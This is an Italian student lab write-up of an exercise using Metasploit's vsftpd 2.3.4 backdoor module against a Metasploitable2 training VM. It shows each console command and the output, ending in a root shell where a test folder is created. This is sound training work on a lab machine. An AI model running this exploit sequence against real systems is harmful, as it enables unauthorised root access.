
ESERCIZIO S7L1


Traccia: Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica). L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.
Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

SVOLGIMENTO


Inizialmente, come richiesto dalla traccia, si imposta un indirizzo IP diverso per la macchina Metasploitable2 in modo da avere Kali e Meta su due reti diverse.



Una volta settato questo si apre Pfsense, che ci permette di far comunicare le due macchine, e quindi funge da router gateway.



Dalla macchina Kali proviamo a pingare Meta per vedere se la connessione tra le due macchine è attiva.



Come prima cosa si è dato dal terminale di Kali il comando **msfconsole**, che aprirà appunto la console Msfconsole, una interfaccia messa a disposizione da Metasploit. Metasploit è una piattaforma utilizzata per sviluppare, testare e utilizzare exploit su vulnerabilità conosciute in vari software e sistemi.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
```

Metasploit contiene codice di Exploit e Payload ed altre funzionalità che sono contenute nei moduli di Metasploit. Ogni modulo mette a disposizione un vettore di attacco diverso.
È possibile cercare un modulo utilizzando il comando **search**; in questo caso si cerca il modulo vsftpd con il comando **search vsftpd**, che sfrutta una vulnerabilità nel server FTP.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Dopo aver individuato e scelto l'exploit da utilizzare, lo si abilita con il comando **use** seguito dal percorso (PATH) dell'exploit. In alternativa al percorso si può inserire nel comando anche il numero identificativo: in questo caso il PATH /unix/ftp/msftpd_234_backdoor è stato sostituito dal numero identificativo **1**.

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Come si nota nell'immagine, il prompt dei comandi di MSFConsole cambia quando viene selezionato un Exploit. Questo comportamento è dovuto al fatto che Metasploit usa una gerarchia «tipo file system» per salvare i vari exploit, payload e moduli ausiliari.
Dopo aver caricato un exploit, si possono avere delle informazioni al riguardo attraverso il comando **info** o **show options**. Questo comando permette di avere informazioni sui target disponibli e le opzioni di configurazione. Si nota come ci siano alcuni parametri da settare obbligatoriamente, come l'indirizzo IP della macchina target: con il comando **set RHOSTS** si setta l'indirizzo IP di Meta.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

Ora, per poter utilizzare un exploit serve un payload. Nel contesto di Metasploit e degli exploit informatici, il payload è spesso una parte chiave del processo di hacking, in quanto consente di prendere il controllo del sistema bersaglio o di eseguire azioni specifiche una volta che una vulnerabilità è stata sfruttata con successo.
Con il comando **show payloads** vengono mostrati tutti i payload disponibili, in particolare se si da questo comando dopo aver già settato un modulo si otterrà in output solamente i payload che possono funzionare per quel determinato modulo specifico.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                          normal  No     Unix Command, Interact with Established Connection
```

Con il comando **set payload nome_payload** si imposta un determinato payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

Dopo aver scelto exploit e payload ed aver configurato le opzioni per entrambi, bisogna lanciare l'attacco. Con il comando **exploit** viene lanciato l'attacco e successivamente viene lanciato il payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:41349 → 192.168.1.149:6200) at 2024-05-20 14:23:09 +0200
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Se l'attacco è riuscito, ci si ritrova con un prompt dei comandi che rappresenta la riuscita della sessione. Dando alcuni comandi base come **ls** e **ifconfig** ci si rende conto della riuscita dell'attacco per via dell'indirizzo Ip ottenuto dal comando ifconfig.

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:76:1a:f6
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe76:1af6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:61 errors:0 dropped:0 overruns:0 frame:0
          TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5176 (5.0 KB)  TX bytes:20433 (19.9 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:657 errors:0 dropped:0 overruns:0 frame:0
          TX packets:657 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:273913 (267.4 KB)  TX bytes:273913 (267.4 KB)
```

Come richiesto dall'esercizio, si crea una cartella di nome test_metasploit sulla macchina Metasploitable dalla backdoor aperta con Kali usando il comando **mkdir test_metasploit**.

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Da terminale di Metasploitable, si verifica la creazione della cartella 'test_metasploit'. Questa è la conferma dell'avvenuto successo dell'attacco.

```
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys             usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp             vmlinuz
msfadmin@metasploitable:/$
```